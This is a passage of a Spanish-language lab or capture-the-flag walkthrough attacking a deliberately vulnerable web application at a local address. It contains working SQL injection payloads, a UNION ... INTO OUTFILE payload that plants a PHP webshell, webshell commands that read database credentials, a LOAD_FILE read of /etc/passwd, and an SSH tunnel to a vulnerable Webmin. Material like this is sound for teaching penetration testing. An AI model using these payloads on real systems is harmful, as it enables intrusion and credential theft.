



***Figura 91: Captura de la primera bandera.***

**Paso 4 – Bandera usuario.**

21. Para acceder a la aplicación web como administrador, se utilizará la plataforma en línea dcode, disponible en el enlace "https://www.dcode.fr/funcion-hash-md5", esto para descifrar el hash MD5 y obtener la contraseña en texto plano **(ver Figura 92).**





***Figura 92: Decrypt contraseña MD5.***

22. Al tener cuál es la contraseña y el nombre de usuario identificado, se ingresa a la aplicación web como administrador y se revisa su perfil, donde se encontrará un botón con el nombre “Panel de admin” **(ver Figura 93).**





***Figura 93: Perfil del administrador en la aplicación web.***

23. Una vez hecho clic en el botón, se redirige a un nuevo apartado de inicio de sesión donde se solicita el nombre de usuario y la contraseña. En esta parte, se deben ingresar los mismos datos del administrador para continuar con el acceso al panel **(ver Figura 94).**





***Figura 94: Formulario de login del panel de administrador.***

24. Al obtener acceso al panel de administrador, se procede a dirigirse a la sección de Transacciones, donde se debe realizar una inyección SQL en su campo de búsqueda **'or 1=1-- - (ver Figura 95)**.





***Figura 95: Panel de administrador – Inyección en el campo de búsqueda.***

25. Esto generará un error de sintaxis, el cual proporcionará información esencial sobre el servidor y la aplicación web. En esta parte se debe fijar en el nombre del archivo la aplicación web, ya que este podrá utilizarse para realizar otros tipos de ataques de inyección SQL más avanzados **(ver Figura 96).**





***Figura 96: Error de sintaxis en el campo de búsqueda de transacciones.***

26. Al conocer el nombre del archivo de la aplicación web, se podrá crear un webshell. Para ello, se debe identificar la ruta de archivos que permite cargarlo mediante inyecciones SQL, esto revisando el código en el perfil de administrador, donde se observa que en su foto de perfil existe la ruta **/images/users/,** la cual ha sido configurada para que el usuario de MySQL tenga los permisos de lectura, escritura y ejecución de archivos **(ver Figura 97).**





***Figura 97: Inspección del código en el perfil del admin de la aplicación web.***

27. Con la ruta identificada, lo siguiente será comprobar que el usuario de la base de datos pueda interactuar con los archivos del sistema, donde:

- Se ejecuta la inyección **'UNION SELECT 1, @@secure_file_priv, 3, 4, 5, 6 -- -,** obteniendo como resultado un valor vacío, demostrando que tiene permisos para leer y escribir en el servidor **(ver Figura 98).**





***Figura 98: Permisos - secure_file_priv.***

- Seguidamente, se realiza la inyección **'UNION SELECT 1, 2, grantee, 4, 5, privilege_type from information_schema.user_privileges-- -**, la cual verificó que tiene permisos para subir archivos (FILE) al servidor **(<u>ver Figura 99</u>)**.





***Figura 99: Permisos – File.***

Cabe recalcar que estos ataques solo se podrán realizar sobre archivos y rutas que sean accesibles por la cuenta de la base de datos o que estén permitidos por la configuración del servidor.

28. Al tener permisos para subir archivos, se procede a crear la webshell ingresando en el campo de búsqueda principal de la aplicación web la siguiente inyección SQL:

**' UNION SELECT 1, 2, 3, 4, 5, '<?php system($_GET["cmd"]); ?>' INTO OUTFILE '/var/www/html/APM_nexusplay/images/users/webshell.php' -- -**

Esto permitirá subir un archivo PHP al servidor que podrá ejecutar comandos del sistema de forma remota a través del parámetro "cmd" **(ver Figura 100)**.





***Figura 100: Crear webshell mediante SQLi (INTO OUTFILE).***

29. Una vez subida la webshell, se procede a ingresar en el navegador la dirección donde fue almacenada junto con el comando "whoami".

**http://10.0.2.15/images/users/webshell.php?cmd=whoami**

Esto permite comprobar qué usuario del sistema que está ejecutando los comandos desde la webshell **(ver Figura 101)**.





***Figura 101: Ejecutar el comando "whoami" desde la webshell.***

30. Ahora lo que sigue es acceder al archivo donde se encuentra la conexión de la base de datos con la aplicación web, para ello se ingresa la siguiente dirección en el navegador:

**http://10.0.2.15/images/users/webshell.php?cmd=cat ../../config_db/database.php**

En este caso, se utiliza el comando **cat** para visualizar el contenido del archivo **database.php**. Sin embargo, no se mostrará todo el contenido directamente en la página debido a las limitaciones del entorno HTML, por lo que se debe ver el código fuente de la página mediante la opción "**View Page Source**" **(ver Figura 102).**





***Figura 102: Visualización del archivo database.php desde la webshell.***

31. Al ingresar al código fuente de la página, se observará el contenido completo del archivo **database.php**, donde lo más importante es la contraseña de la base de datos, ya que coincide con la del usuario del sistema **(ver Figura 103).**





***Figura 103: Código fuente del archivo database.php.***

32. Con la contraseña obtenida, lo siguiente será conocer el nombre del usuario del sistema, esto mediante la inyección SQL:

**' UNION SELECT 1, 2, LOAD_FILE('/etc/passwd'), 4, 5, 6 -- -**

Esta consulta extrae el contenido del archivo passwd, que almacena información sobre las cuentas de usuario del sistema **(ver la Figura 104).**





***Figura 104: Identificar el nombre del usuario del servidor.***

33. Al ingresar al código fuente de la página, se observará el contenido completo del archivo database.php, donde lo más importante es la contraseña de la base de datos, la cual coincide con la del usuario del sistema **(ver Figura 105)**.





***Figura 105: Acceso al usuario - captura de la segunda bandera.***

**Paso 5 – Postexplotación.**

34. Con acceso al usuario de la máquina, lo siguiente será buscar la forma de escalar privilegios a root. Para esto se accede al directorio **/opt**, donde se encontrará un directorio llamado **CVE-2019-15107,** el cual contiene un archivo **README.md**, el cual indica que se trata de una interfaz web para administrar el sistema operativo llamada Webmin versión 1.890 y describe su vulnerabilidad en **password_change.cgi**, la cual permite ejecutar comandos de manera remota y escucha en el puerto 10000 **(ver Figura 106).**


***Figura 106: README.md con información del fallo de seguridad.***

35. Lo siguiente es identificar el puerto y el estado de Webmin utilizando el comando "netstat -tulnp", siendo necesario, ya que durante el escaneo con Nmap no se detectó el puerto, debido a que Webmin está configurado para escuchar únicamente en localhost "127.0.0.1:10000" **(ver Figura 107)**.





***Figura 107: Verificar el puerto en el que está escuchando Webmin.***

36. Al verificar que Webmin está escuchando en el puerto 10000, se realiza un túnel SSH para habilitarlo:

**ssh -L 10000:127.0.0.1:10000 pedri@10.0.2.15**

Esto es debido a que Webmin solo es accesible localmente, por lo que el túnel permite redirigir el puerto remoto a la máquina Kali para poder interactuar con la interfaz web **(ver Figura 108)**.

